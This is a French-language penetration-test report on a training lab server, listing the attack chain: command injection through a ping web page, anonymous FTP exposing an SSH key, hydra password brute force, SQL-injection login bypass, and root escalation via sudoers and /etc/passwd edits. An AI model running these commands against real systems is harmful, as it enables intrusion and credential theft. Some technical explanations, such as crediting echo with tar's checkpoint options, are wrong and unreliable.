

## **Rapport Pentest EvilCorp**

### **SOMMAIRE :**

#### **1. Introduction**

#### **2. Méthodologie de test**

#### **3. Résultats des tests :**

- **A. Scan Nmap**
- **B. Vulnérabilité 1**
- **C. Vulnérabilité 3**
- **D. Vulnérabilité 2**
- **E. Vulnérabilité 4**
- **F. Vulnérabilité 5**
- **G. Vulnérabilité 6**
- **H. Vulnérabilité 7**
- **I. Vulnérabilité 8**
- **J. Vulnérabilité 9**

#### **4. Recommandations de sécurité**


## INTRODUCTION :

Nous avons été appelé par EvilCorp pour réaliser un test de pénétration sur leur serveur. Nous avons identifié 5 utilisateurs et neuf vulnérabilités au total, que nous avons analysées en détail dans notre rapport.

Pour trouver ces vulnérabilités, nous avons utilisé une combinaison de techniques, notamment des scans de ports, des tests de vulnérabilités et des recherches de failles.

Enfin, nous avons exploité ces vulnérabilités pour accéder à des données sensibles et démontrer les risques encourus par EvilCorp. Nous avons ainsi pu proposer des recommandations concrètes pour améliorer la sécurité du système et protéger les données de l'entreprise.

Les informations données par EvilCorp est le Server IP : 172.31.35.242 dont le port 9999 est hors de portée.



## **2.Méthodologie des tests :**

Pour réaliser le test de pénétration sur le serveur d'EvilCorp, nous avons lancé un scan réseau Nmap sur l'adresse IP 172.31.35.242 fournie par EvilCorp. Ce scan nous a permis d'identifier les ports ouverts sur le système. Ensuite, nous avons analysé les résultats du scan pour en savoir plus sur le système et effectuer de la reconnaissance active.

Nous avons pu observer que le serveur disposait de services FTP, SSH et HTTP accessibles depuis Internet. Nous avons alors ciblé ces services pour détecter d'éventuelles vulnérabilités.

Pour le serveur FTP, nous avons mené une reconnaissance active pour détecter les utilisateurs, les répertoires et les fichiers stockés sur le serveur. Cette étape nous a permis d'identifier des mots de passe faibles et des informations sensibles stockées sur le serveur.

Pour le service SSH, nous avons utilisé des outils de brute force pour tester différentes combinaisons de noms d'utilisateur et de mots de passe. Nous avons également mené une reconnaissance active pour détecter les informations sur le système et les services associés.

En ce qui concerne le service HTTP, nous avons détecté des vulnérabilités d'injection SQL et avons mené une reconnaissance active pour identifier les fichiers et les répertoires sensibles du site web.

## **3.Résultat des tests :**

### **A. Scan Nmap :**

D'après les résultats Nmap , on peut voir 3 services avec un port ouvert.

Avec la commande : `nmap 172.31.35.242 -sV -v -p 1-65535`

- `nmap` : il s'agit du nom de la commande qui permet d'effectuer un scan de réseau.
- `172.31.35.242` : c'est l'adresse IP que nous avons ciblée pour effectuer le scan.
- `-sV` : cette option demande à nmap de détecter la version des services qui sont exécutés sur les ports ouverts.
- `-p 1-65535` : cette option spécifie le port ou les plages de ports que nous souhaitons scanner. Dans ce cas-ci, nous avons demandé à nmap de scanner tous les ports de 1 à 65535.

Outils Nmap :

```
L$ nmap 172.31.35.242 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 13:52 EDT
Nmap scan report for 172.31.35.242
Host is up (0.0060s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     w
1337/tcp  open  waste?
```

Le port 21 qui contient un service ftp sous version vsftpd 3.0.3


Le port 22 qui contient un service ssh sous version OpenSSH 8.2p1

Le port 80 qui contient un service http.


Le port 1337 qui contient un service waste.

## **B. Vulnérabilité 1 :**

Grâce au Nmap on a pu analyser qu'il y'avait la présence d'un site web http au port 80 à l'adresse qu'on a scannée : 172.31.35.242:80




On remarque que la fonctionnalité de ce site est d'effectuer des pings en tapant une adresse IP pour tester la disponibilité du web site, celle que j'ai tapé est celle du site : 172.31.35.242



J'ai pu constater que ce site web envoyer des requêtes de ping à l'adresse IP 172.31.35.242 envoyés dans la barre de recherche et qu'elle répond bien présent.

En constatant une communication entre elle je décide de voir ce qui pourrait bien se passer si j'envoie une commande shell à la suite.




Avec la commande : 172.31.35.242 | pwd

- 172.31.35.242 : Adresse IP ciblé
- | : créer une chaine de commande
- Pwd : afficher le répertoire ou je me trouve

J'obtiens comme réponse : /opt/ping-web-app

Je décide maintenant d'envoyer la commande 172.31.35.242 | whoami

- Whoami : afficher le nom d'utilisateur



On découvre l'utilisateur www-data.

### **C. Vulnérabilité 3 :**

A partir de l'analyse Nmap , on avait pu identifier un service ftp au port 21. On décide donc de se connecter dessus avec comme compte anonymous.

```
(kali@kali)-[~/Desktop/ProjetEss]
$ ftp 172.31.35.242
Connected to 172.31.35.242.
220 (vsFTPD 3.0.3)
Name (172.31.35.242:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||21107|)
150 Here comes the directory listing.
drwxr-xr-x  1 ftp      ftp      4096 Jan 25  2022 .
drwxr-xr-x  1 ftp      ftp      4096 Jan 25  2022 ..
drwxr-xr-x  1 ftp      ftp      4096 Jan 25  2022 alice
226 Directory send OK.
```

Nous avons réussi à nous connecter en tant que anonymous sans mot de passe demandés.

En affichant le répertoire ftp, je découvre un utilisateur au nom de "Alice".

A l'aide des commandes ls, cd et get , je vais parcourir les dossiers et récupérer la clé privée sshid\_rsa de l'utilisateur alice.

Une fois obtenu la clé privée je décide de l'utiliser pour me connecter à l'utilisateur alice au serveur ssh hébergé au port 22.

Avec la commande `ssh -i id_rsa alice@172.31.47.242`

- ssh : il s'agit du nom de la commande utilisée pour se connecter à un serveur distant en utilisant le protocole SSH.
- -i id\_rsa : cette option permet de spécifier le chemin vers la clé privée à utiliser pour l'authentification auprès du serveur distant.

- alice@172.31.47.242 : cette partie de la commande indique le nom d'utilisateur (alice) et l'adresse IP du serveur distant auquel nous souhaitons nous connecter.

**Nous obtenons comme 1er résultat un message de warning car il nous indique que les droits de la clé privée ne sont pas autorisés.**

**Avec la commande `chmod 600 id_rsa` qui permet de délimiter l'accès à son propriétaire** uniquement, me permettra d'obtenir les autorisations requises pour la 2eme tentative de connexion sur Alice, résultat ça a marché.

Je suis connecté en tant qu'user alice.

En parcourant les répertoire d'alice j'ai découvert 2 autre utilisateurs bob et john.

```
alice@jedhabootcamp:/home$ ls
alice bob john
```

#### **D. Vulnérabilité 2 :**

En parcourant le répertoire d'alice , on a découvert l'utilisateur john.

On décide donc de bruteforce l'utilisateur john avec la commande

`hydra -l john -P /home/kali/Desktop/rockyou.txt ssh://172.31.35.242`

- hydra : il s'agit du nom de la commande utilisée pour effectuer une attaque par force brute sur des services tels que SSH, FTP, etc.
- -l john : cette option spécifie le nom d'utilisateur.
- -P /home/kali/Desktop/rockyou.txt : cette option spécifie le chemin du fichier contenant les mots de passe à utiliser lors de la tentative de connexion par force brute.
- ssh://172.31.35.242 : cette partie de la commande indique le service cible à attaquer et l'adresse IP de la cible à attaquer.



```
(kali㉿kali)-[~]
$ hydra -l john -P /home/kali/Desktop/rockyou.txt ssh://172.31.35.242
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-18 12:05:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previo
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (1:1/p:14344398), ~896525 tr
[DATA] attacking ssh://172.31.35.242:22/
[STATUS] 136.00 tries/min, 136 tries in 00:01h, 14344263 to do in 1757:53h, 15 active
[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344083 to do in 2269:39h, 15 active
[STATUS] 98.71 tries/min, 691 tries in 00:07h, 14343708 to do in 2421:46h, 15 active

[22][ssh] host: 172.31.35.242 login: john password: peterpan
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-18 12:16:33
```

Nous obtenons comme réponse password : peterpan

On décide de tester en nous connectant à l'utilisateur john avec la commande


Ssh [john@172.31.35.242](mailto:john@172.31.35.242) et on rentre comme mot de passe "peterpan"

```
(kali㉿kali)-[~]
└─$ ssh john@172.31.35.242
john@172.31.35.242's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-1027-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```



```
Last login: Thu Feb  9 20:46:31 2023 from 172.31.32.68
john@jedhabootcamp:~$
```

On peut apercevoir que nous nous sommes bien connectés en tant qu'utilisateur john.

## E. Vulnérabilité 4 :


A partir de l'analyse Nmap avec le port 1337.



En tapant l'adresse IP et le port 1337 dans un Firefox, on s'aperçoit que c'est un site web.


Je visite le site web et on s'aperçoit que ce site web contient un système de log dans l'onglet 'Administration'

Ici on peut s'apercevoir que j'ai tenté d'envoyer une entrée qui m'indique "Invalid Credentials" car les identifiants ne sont pas bons.




The screenshot shows a web form with two input fields. The first field, labeled 'Your admin ID', contains the text `'1'='1`. The second field, labeled 'Very safe password', contains five black dots. Below the fields is a red error message box that says 'Server error'.

Ici on peut s'apercevoir que j'ai tenté une injection SQL et cette fois ci le site web me renvoie comme réponse " Server error " je prends donc en compte qu'il est fortement vulnérable à l'injection SQL



The screenshot shows a web form with two input fields. The first field, labeled 'Your admin ID', contains the text `admin' or '1'='1`. The second field, labeled 'Very safe password', contains ten black dots. Below the fields is a red error message box that says 'Server error'.




Avec l'injection `admin' or '1'='1` j'ai réussi à Bypass l'authentification et j'obtiens les identifiants de bob.

## F. Vulnérabilité 5 :

Pour la vulnérabilité 5, nous allons utiliser le site web pingozaurus associé au port 80 pour faire un bindshell et trouver les identifiants de john.

En parcourant le répertoire de John depuis le ssh alice j'ai remarqué que john contenait un fichier john-script.sh qu'il a oublié d'effacer dans son historique bash. Je décide de le découvrir avec le site web Pingozaurus.

```
alice@jedhabootcamp:/home/john$ ls -la
total 48
drwxr-xr-x 1 john john 4096 Feb  3 09:37 .
drwxr-xr-x 1 root root 4096 Jan 25  2022 ..
-rw-rw-r-- 1 john john  246 Mar 27 19:30 .bash_history
-rw-r--r-- 1 john john  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 25  2020 .bashrc
drwx----- 2 john john 4096 Feb  2 15:02 .cache
-rw----- 1 john john   38 Feb  3 09:37 .lessht
-rw-r--r-- 1 john john  807 Feb 25  2020 .profile
-rw----- 1 john john  954 Feb  2 22:52 .viminfo
-r--r--r-- 1 root root  265 Jan 24  2022 notes.txt
alice@jedhabootcamp:/home/john$ cat .bash_history
whoami
ls
pwd
cat notes.txt
pwd
mkdir test
echo "ssh ?" > test/ssh
rm test
rm -rf test/ssh
cat /run/john-script.sh
bash /run/john-script.sh
ls -al
cat /run/john-script.sh
cat ~/.sshpass.txt
whoami
ls
rm -rf test
pwd
echo "It works !"
history
exit
alice@jedhabootcamp:/home/john$ 172.31.35.242
```



J'utilise la commande : 172.31.35.242 | cat /run/john-script.sh

Qui me permet de faire un ping sur l'adresse 172.31.35.242 comme ça j'obtiens une réponse du site puis je décide de pipe la commande suivante qui me permet de lire le fichier directement dans /run/john-script.sh

Dans ce fichier-là , on obtient les identifiants de john.

## G. Vulnérabilité 6 :

Dans cette vulnérabilité là on doit faire partie john des sudoers.

Nous allons utiliser une vulnérabilité pour exécuter un shell en tant qu'utilisateur avec des privilèges élevés (par exemple, sudo)

Modifier le fichier /etc/sudoers pour donner des privilèges root sans demander de mot de passe

Créer un script malveillant pour exécuter des commandes en tant que root

Utiliser checkpoint pour exécuter le script et obtenir les privilèges root

```
john@jedhabootcamp:~$ echo 'john ALL=(root) NOPASSWD: ALL' | sudo tee -a /etc/sudoers > /dev/null
sudo: setrlimit(RLIMIT_CORE): Operation not permitted
john@jedhabootcamp:~$ echo "" > --checkpoint-action=exec=sh hack.sh
john@jedhabootcamp:~$ echo "" > --checkpoint=1
john@jedhabootcamp:~$ sudo -l
Matching Defaults entries for john on jedhabootcamp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on jedhabootcamp:
    (root) NOPASSWD: ALL
    (root) NOPASSWD: ALL
john@jedhabootcamp:~$ sudo -s
sudo: setrlimit(RLIMIT_CORE): Operation not permitted
root@jedhabootcamp:/home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@jedhabootcamp:/home/john#
```

La vulnérabilité ici réside dans le fait que les options --checkpoint-action et --checkpoint de echo permettent à un utilisateur non privilégié de créer un point de restauration qui exécutera une commande en tant que root lorsqu'il est restauré. Cela permet à l'utilisateur de contourner les restrictions de sudo et d'obtenir un accès root non autorisé.

## H.Vulnérabilité 7 :

Une fois connecté avec l'utilisateur Alice, nous allons essayer de déterminer si cette dernière possède des droits sudoers afin d'élever nos privilèges et d'éventuellement passer Root à l'aide de la commande suivante : sudo -l

```
alice@jedhabootcamp:~$ sudo -l
Matching Defaults entries for alice on jedhabootcamp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User alice may run the following commands on jedhabootcamp:
    (ALL : ALL) NOPASSWD: /usr/bin/tee -a *
alice@jedhabootcamp:~$
```

On peut s'apercevoir que alice peut lancer la commande tee -a sans mot de passe, on décide de rechercher avec tee -help.

```
alice@jedhabootcamp:~$ tee --help
Usage: tee [OPTION]... [FILE]...
Copy standard input to each FILE, and also to standard output.

  -a, --append                append to the given FILEs, do not overwrite
  -i, --ignore-interrupts    ignore interrupt signals
  -p                          diagnose errors writing to non pipes
  --output-error[=MODE]      set behavior on write error.  See MODE below
  --help                     display this help and exit
  --version                  output version information and exit

MODE determines behavior with write errors on the outputs:
  'warn'                     diagnose errors writing to any output
  'warn-nopipe'              diagnose errors writing to any output not a pipe
  'exit'                     exit on error writing to any output
  'exit-nopipe'              exit on error writing to any output not a pipe
The default MODE for the -p option is 'warn-nopipe'.
```

A l'aide de la commande tee -help, nous remarquons que l'option -a correspond à la concaténation de fichiers.

On décide de générer un hash " \$1\$salt\$GJZcYmO7fa8B9EsojLf5w1 " qu'on va mettre dans le fichier /etc/passwd. On va ensuite créer un user jedha puis au final , nous allons ajouter la ligne suivante au sein du fichier /etc/passwd :

jedha: \$1\$salt\$GJZcYmO7fa8B9EsojLf5w1/:0:0:root:/root:/bin/bash à l'aide de la commande tee.

La commande que je vais utiliser pour ajouter ce user jedha est :

```
echo "jedha:\$1\$salt\$GJZcYmO7fa8B9EsojLf5w1:0:0:root:/root:/bin/bash" | sudo tee -a
/etc/passwd
```

```
alice@jedhabootcamp:~$ echo "jedha:\$1\$salt\$GJZcYm07fa8B9EsojLf5w1:0:0:root:/root:/bin/bash" | sudo tee -a /etc/p
sswd
sudo: setrlimit(RLIMIT_CORE): Operation not permitted
jedha:\$1\$salt\$GJZcYm07fa8B9EsojLf5w1:0:0:root:/root:/bin/bash
alice@jedhabootcamp:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
